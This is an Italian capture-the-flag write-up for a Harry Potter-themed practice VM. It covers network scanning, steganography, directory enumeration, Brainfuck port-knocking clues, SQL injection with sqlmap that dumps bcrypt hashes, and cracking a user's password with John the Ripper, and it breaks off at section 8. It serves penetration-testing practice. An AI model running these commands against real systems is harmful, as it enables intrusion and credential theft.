

Hacking VM BlackBox 3

BONUS - BlackBox Episode Harry P - CTF difficile

1. Network Discovery

Per individuare il bersaglio all'interno della rete locale, è stata inizialmente eseguita una scansione ping sweep utilizzando **fping**. Successivamente, una volta identificato l'host, è stata condotta una scansione approfondita delle porte.

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.10/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
        valid_lft 7193sec preferred_lft 7193sec
    inet6 fe80::135a:f818:2f44:ebfa/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
└─$ fping -g -a 192.168.50.0/24 2>/dev/null
192.168.50.1
192.168.50.10
192.168.50.107
```

- **Identificazione Target:** L'analisi della rete ha permesso di identificare la macchina vittima all'indirizzo IP **192.168.50.107**.
- **Port Scanning (Nmap):** Utilizzando il comando nmap -sV 192.168.50.107, sono state rilevate le seguenti porte aperte e i relativi servizi:
 - **Porta 80/TCP:** Apache httpd 2.4.52 (Web Server).
 - **Porta 2222/TCP:** OpenSSH 8.9p1 (Un secondo servizio SSH su porta non standard, che suggerisce un possibile punto di accesso alternativo o un honeypot).

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.107
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-28 03:52 -0500
Nmap scan report for 192.168.50.107
Host is up (0.0046s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
2222/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:4F:4A:44 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.63 seconds


(kali㉿kali)-[~]
```

2. Web Enumeration

Data la presenza della porta 80 aperta, l'analisi si è spostata sull'applicazione web.

2.1 Analisi Pagina di Login e Codice Sorgente

Visitando <http://192.168.50.107/login.php>, ci si trova di fronte a una pagina di login con il logo "Theta". Un'ispezione del codice sorgente HTML (Ispettore Elemento) ha rivelato un commento nascosto all'interno del tag .



- Reperto trovato: Un attributo personalizzato pass="accio".
`` Questo termine, "accio", è un potenziale frammento di password o un elemento di una passphrase, coerente con il tema "Harry P".

```
<Q Search HTML  
<!DOCTYPE html>  
<html lang="en"> scroll  
  <head> (o) </head>  
  <body> (flex) overflow  
    <!--...+----+[>>+++++>++++++>++++++><<<.]>>....., <++,>+----+----+,+,<>,+++,-->  
    <!--img src="images/theta-logo.jpg" pass="accio" alt="Theta Logo"-->  
      
    <hr>  
  <form method="POST"> (o) </form>  
  </body>  
</html>
```

2.2 Steganografia sul Logo Theta

Durante l'analisi della pagina di login principale, l'attenzione si è concentrata sull'immagine theta-logo.jpg. Ricordando il ritrovamento dell'attributo pass="accio" nel codice sorgente della pagina (Fase 2), è stato ipotizzato che questa stringa potesse essere la password per celare dati all'interno dell'immagine stessa.

- **Estrazione Steganografica:** Utilizzando il tool steghide con la passphrase accio, è stato estratto con successo un file di testo nascosto all'interno del logo.
 - *Comando:* steghide extract -sf theta-logo.jpg
 - *Risultato:* Creazione del file poesia.txt.

```
(kali㉿kali)-[~]
$ steghide extract -sf theta-logo.jpg
Enter passphrase:
the file "poesia.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "poesia.txt".
```

- **Analisi del Contenuto (poesia.txt):** Il file conteneva un testo in rima che narrava di "Luca e Milena, maghi innamorati". Un verso in particolare ha fornito un indizio tecnico critico:
"Era il 22 o il 2222? Un sussurro appena accennato".
 - **Valore dell'Indizio:** Questa frase ha confermato che la porta 2222 (rilevata durante la scansione Nmap iniziale) non era un semplice *honeypot* o un servizio casuale, ma un punto di accesso legittimo ("il 22 o il 2222"). Questo ha diretto le successive fasi di attacco (Brute Force con Hydra) specificamente verso la porta 2222.

```
(kali㉿kali)-[~]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.

(kali㉿kali)-[~]
└─$ █
```

2.3 Directory Brute-forcing (Gobuster)

Per scoprire percorsi nascosti non linkati nella homepage, è stato lanciato gobuster con una wordlist comune.

- Comando: gobuster dir -u http://192.168.50.107 -w common.txt -x php,txt,html
- Risultati Rilevanti:
 - /oldsite (Status 301)
 - /welcome.php (Status 200)
 - /tmp (Status 200)
 - /images (Status 301)

```

[(kali㉿kali)-~]
$ gobuster dir -u http://192.168.50.107 -w common.txt -x php,txt,html
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://192.168.50.107
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.8.2
[+] Extensions:              txt,html,php
[+] Timeout:                  10s

=====
Starting gobuster in directory enumeration mode
=====

.hta          (Status: 403) [Size: 279]
.hta.php      (Status: 403) [Size: 279]
.htaccess    (Status: 403) [Size: 279]
.htaccess.html (Status: 403) [Size: 279]
.hta.html     (Status: 403) [Size: 279]
.htpasswd.php (Status: 403) [Size: 279]
.htpasswd.txt (Status: 403) [Size: 279]
.hta.txt      (Status: 403) [Size: 279]
.htpasswd     (Status: 403) [Size: 279]
.htaccess.txt (Status: 403) [Size: 279]
.htpasswd.html (Status: 403) [Size: 279]
.htaccess.php (Status: 403) [Size: 279]
css           (Status: 301) [Size: 314] [→ http://192.168.50.107/css/]
images        (Status: 301) [Size: 317] [→ http://192.168.50.107/images/]
index.php     (Status: 302) [Size: 0] [→ login.php]
index.php     (Status: 302) [Size: 0] [→ login.php]
javascript   (Status: 301) [Size: 321] [→ http://192.168.50.107/javascript/]
login.php     (Status: 200) [Size: 773]
oldsite       (Status: 301) [Size: 318] [→ http://192.168.50.107/oldsite/]
server-status (Status: 403) [Size: 279]
tmp           (Status: 200) [Size: 18]
welcome.php   (Status: 200) [Size: 29]

Progress: 18452 / 18452 (100.00%)
=====

Finished
=====

[(kali㉿kali)-~]
$ █

```

3. Risoluzione del Puzzle (Port Knocking Discovery)

Esplorando le directory trovate da Gobuster, è emerso un pattern nascosto. In diverse pagine erano celati messaggi codificati o esplicativi che associano numeri a parole.

3.1 Oldsite e Brainfuck

Nella directory */oldsite*, è stata trovata una vecchia pagina di login. Ispezionando nuovamente il codice sorgente, è stato individuato un commento contenente una stringa in linguaggio Brainfuck. Utilizzando un traduttore online per decodificare la stringa, è stato ottenuto il primo indizio numerico.

The terminal shows the following code:

```

<!DOCTYPE HTML>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Login</title>
</head>
<body>
    <form action="index.php" method="post">
        <div>
            <input type="text" name="username" placeholder="Username" />
            <input type="password" name="password" placeholder="Password" />
            <input type="submit" value="Login" />
        </div>
    </form>
</body>

```


- Codice Brainfuck 1: Decodificato in 9991 => di

- Codice Brainfuck 2: Decodificato in 12000 => il


3.2 Pagine Welcome e Tmp

Visitando le altre pagine scoperte da Gobuster, sono stati trovati messaggi in chiaro:

- Page /welcome.php: Visualizza il testo 65511 => fatto



- Page /tmp: Visualizza il testo 7282 => intenzioni



3.3 Sintesi del Port Knocking

Mettendo insieme gli indizi, abbiamo ottenuto quattro coppie "Porta => Parola". Questo suggerisce fortemente una sequenza di Port Knocking. Il server si aspetta di ricevere "bussate" (connessioni SYN) su queste porte specifiche per sbloccare un servizio o aprire una porta firewall (probabilmente per accedere via SSH).

La sequenza ricostruita al momento risulta essere:

1. 12000 (il)
2. 65511 (fatto)
3. 9991 (di)
4. 7282 (intenzioni)

4. Web Enumeration Avanzata (Aggiornamento)

Dopo aver individuato la directory `/oldsite`, è stato eseguito un ulteriore brute-forcing delle directory specifico su questo percorso per trovare file nascosti annidati.

4.1 Enumerazione su `/oldsite`

Utilizzando gobuster sul path `/oldsite`, sono state scoperte nuove risorse interessanti:

- `/oldsite/tmp` (Status 200)

- /oldsite/css (Status 301)
- /oldsite/images (Status 301)
- /oldsite/login.php (Status 200).

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.107/oldsite -w common.txt -x php,txt,html
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.50.107/oldsite
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Extensions:  php,txt,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode


.hta.html          (Status: 403) [Size: 279]
.hta.txt           (Status: 403) [Size: 279]
.hta               (Status: 403) [Size: 279]
.htaccess.html    (Status: 403) [Size: 279]
.htaccess.txt     (Status: 403) [Size: 279]
.htpasswd         (Status: 403) [Size: 279]
.htpasswd.php     (Status: 403) [Size: 279]
.htaccess         (Status: 403) [Size: 279]
.htpasswd.html    (Status: 403) [Size: 279]
.hta.php          (Status: 403) [Size: 279]
.htpasswd.txt     (Status: 403) [Size: 279]
.htaccess.php     (Status: 403) [Size: 279]
css               (Status: 301) [Size: 322] [→ http://192.168.50.107/oldsite/css/]
images            (Status: 301) [Size: 325] [→ http://192.168.50.107/oldsite/images/]
index.php         (Status: 302) [Size: 0] [→ login.php]
index.php         (Status: 302) [Size: 0] [→ login.php]
login.php         (Status: 200) [Size: 661]
tmp               (Status: 200) [Size: 17]
Progress: 18452 / 18452 (100.00%)

Finished
```



4.2 Analisi Approfondita dei Contenuti e CSS

Esaminando le nuove risorse e i file di stile collegati, sono emersi ulteriori codici Brainfuck e messaggi in chiaro:

- **Pagina /oldsite/tmp:** Visitando questa pagina, è stato visualizzato il messaggio in chiaro 41002 => misfatto.




- **Analisi CSS (Style Editor):** Ispezionando i fogli di stile (CSS) tramite lo strumento "Style Editor" del browser, è stato individuato un commento contenente codice Brainfuck nascosto.
 - La decodifica di questo blocco ha restituito: 37789 => buone.



- **Analisi Sorgente Login Principale:** Un'ulteriore ispezione del codice sorgente (nella pagina di login principale nel suo CSS associato) ha rivelato un altro blocco Brainfuck.

- La decodifica ha restituito: 55677 => non avere.



The screenshot shows the Brainfuck Translator website. At the top, there is a search bar with the query '55677 => non avere'. Below the search bar are two text boxes: the left one contains Brainfuck code, and the right one contains the decoded output '55677 => non avere'. At the bottom of the page are two buttons: 'Encode' and 'Decode'.

5. Sintesi e Ricostruzione del Port Knocking

Mettendo insieme tutti gli indizi raccolti nelle fasi precedenti, abbiamo ora una lista estesa di associazioni "**Porta -> Parola**". L'obiettivo è ricostruire la frase corretta per determinare la sequenza di bussata.

Tabella degli Indizi Raccolti:

PORTA	PAROLA	FONTE
9991	di	Login Source (BF)
12000	il	Oldsite Login (BF)
65511	fatto	/welcome.php

7282	intenzioni	/tmp
41002	misfatto	/oldsite/tmp
55677	non avere	Source/CSS (BF)
37789	buone	CSS Oldsite (BF)

Analisi della Frase (Logica Harry Potter):

Considerando il tema "**Harry P**", le frasi iconiche della **Mappa del Malandrino** sono:

1. *Apertura*: "Giuro solennemente di non avere buone intenzioni".
2. *Chiusura*: "Fatto il misfatto".

Dai nostri indizi, possiamo formare parzialmente la frase di apertura:

- di
- non avere
- buone
- intenzioni

Mancano "**Giuro**" e "**solennemente**" per la frase completa. Mentre la frase di chiusura è completa:

- fatto
- il
- misfatto

6. Vulnerability Assessment - SQL Injection

Dopo aver identificato la pagina di login in **/oldsite/login.php**, è stato testato il form per vulnerabilità di tipo SQL Injection. Utilizzando il tool sqlmap, è stato possibile confermare la vulnerabilità ed estrarre i dati dal database backend.

- **Enumerazione del Database:** Il comando sqlmap -u ... --current-db ha rivelato che il database in uso si chiama oldsite.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.50.107/oldsite/login.php" --forms --current-db --batch
[...]
{1.10#stable}
https://sqlmap.org
```

```
do you want to exploit this SQL injection? [Y/n] Y
[07:41:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[07:41:54] [INFO] fetching current database
[07:41:54] [WARNING] reflective value(s) found and filtering out
current database: 'oldsite'
[07:41:54] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-01282026_0741am.csv'

[*] ending @ 07:41:54 /2026-01-28/
```

- **Enumerazione delle Tabelle:** Proseguendo con l'enumerazione (**--tables**), è stata individuata la tabella users, contenente le informazioni sugli utenti del sistema.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.50.107/oldsite/login.php" --forms -D oldsite --tables --batch
[...]
{1.10#stable}
https://sqlmap.org
```

```
78959784074585046514414253486745,0,7,1786278715,NOLE#0Dpassword=DUTI
do you want to exploit this SQL injection? [Y/n] Y
[07:43:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[07:43:48] [INFO] fetching tables for database: 'oldsite'
[07:43:48] [WARNING] reflective value(s) found and filtering out
Database: oldsite
[1 table]
+-----+
| users |
+-----+
[07:43:48] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-01282026_0743am.csv'

[*] ending @ 07:43:48 /2026-01-28/
```

- **Dump dei Dati (Hashes):** Il dump della tabella **users** ha restituito 4 utenti (anna, luca, marco, milena) e le relative password in formato hash bcrypt (\$2y\$10\$...).

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.50.107/oldsite/login.php" --forms -D oldsite -T users --dump --batch
[...]
{1.10#stable}
https://sqlmap.org
```

id password				username
+ - +				+ - +
1 \$2y\$10\$Dy2MtFKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK				anna
2 \$2y\$10\$lNS1EUevEtLqsp.0Eq4UkuGREzvkhZCdpT9h5t.Fw6oBZsai.Ei				luca
3 \$2y\$10\$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK				marco
4 \$2y\$10\$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy				milena
+ - +				+ - +


7. Password Cracking & Accesso Web

Una volta ottenuti gli hash, l'obiettivo è stato quello di ottenere le credenziali in chiaro per l'utente Milena, precedentemente identificata tramite **OSINT** come target chiave.

- **Cracking con John The Ripper:** Utilizzando john con la wordlist *rockyou.txt*, è stato craccato con successo l'hash di Milena.
 - **Password trovata:** **darkprincess**.

```
(kali㉿kali)-[~/Desktop]
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt --users=milena milena.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Og 0:00:00:52 0.07% (ETA: 02:16:04) 0g/s 240.1p/s 240.1c/s 240.1C/s 100689.. jitterbug
Og 0:00:00:58 0.08% (ETA: 02:04:55) 0g/s 242.6p/s 242.6c/s 242.6C/s co2006.. shanique
Og 0:00:01:01 0.09% (ETA: 02:02:40) 0g/s 243.1p/s 243.1c/s 243.1C/s dirrty.. 090906
Og 0:00:01:05 0.09% (ETA: 01:59:10) 0g/s 243.9p/s 243.9c/s 243.9C/s goldeneye.. 220689
darkprincess (?)
1g 0:00:05:00 DONE (2026-01-28 06:28) 0.003328g/s 245.3p/s 245.3c/s 245.3C/s david1234 .. cremita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- **Accesso all'Applicazione Web:** Le credenziali (milena : darkprincess) sono state utilizzate per effettuare il login sulla pagina principale (non quella di /oldsite, ma la root index.php o login.php). L'accesso è riuscito, mostrando il messaggio di benvenuto "Ciao, milena!".



8. Advanced Enumeration (La Mappa del Malandrino)

All'interno della sessione autenticata di Milena, l'analisi è proseguita ispezionando nuovamente il codice sorgente e i fogli di stile, alla ricerca degli ultimi pezzi del puzzle.

